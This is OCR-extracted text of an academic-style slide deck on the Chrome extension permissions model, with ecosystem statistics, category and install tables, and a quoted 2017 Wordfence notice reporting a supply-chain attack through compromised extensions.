

Revisiting the Chrome Extension Permissions Model


Pranav Prakash, Chester Leung



Courtesy of W3Counter



Courtesy of W3Counter



2008

Google Chrome released

2010

Chrome adds support for extensions

2019

Chrome has ~190,000 extensions

2020

Chrome removes 500+ malicious extensions

Chrome Extensions...

Chrome Extensions...

- Change UI

Chrome Extensions...

- Change UI
- Provide additional functionality

Chrome Extensions...

- Change UI
- Provide additional functionality
- Integrate with third party apps

Extension Ecosystem

- ~1.2B installs

Extension Ecosystem

- ~1.2B installs
- 2.6% of installed extensions are paid

Extension Ecosystem

- ~1.2B installs
- 2.6% of installed extensions are paid
- 87% have less than 1,000 installs

Extension Ecosystem

- ~1.2B installs
- 2.6% of installed extensions are paid
- 87% have less than 1,000 installs
- Only 13 have more than 10 million installs

Extension Ecosystem

- Most big extensions backed by a company

Extension Ecosystem

- Most big extensions backed by a company

Extension Ecosystem

- Most big extensions backed by a company


Extension Ecosystem

- Most big extensions backed by a company

AdBlock


ABP

It’s a business!




category	# of extensions
productivity	39,765
fun	24,773
photos	21,742
web_development	12,252
communication	11,953
accessibility	9,716
search_tools	8,319
shopping	6,313
games	4,749
news	3,308
education	3,146

https://extensionmonitor.com/blog/breaking-down-the-chrome-web-store-part-2



category	installs
productivity	676,147,676
communication	111,671,905
photos	109,103,337
fun	105,043,823
web_development	96,030,111
education	92,387,979
accessibility	83,818,353
shopping	82,272,965
entertainment	62,567,535
search_tools	56,028,934
office_applications	43,787,834
teacher_and_admin_tools	37,722,599
teacher_tools	37,253,849
games	31,956,052

https://extensionmonitor.com/blog/breaking-down-the-chrome-web-store-part-2




PSA: 4.8 Million Affected by Chrome Extension Attacks Targeting Site Owners

This entry was posted in General Security on August 17, 2017 by Mark Maunder   27 Replies

This is a public service announcement from the Wordfence team regarding a security issue that has a wide impact. During the past 3 months, eight Chrome browser extensions were compromised and the attacker used them to steal Cloudflare credentials and serve up malicious ads.

This post discusses exactly what happened, how to protect yourself and what the wider implications are of this *supply chain attack*.



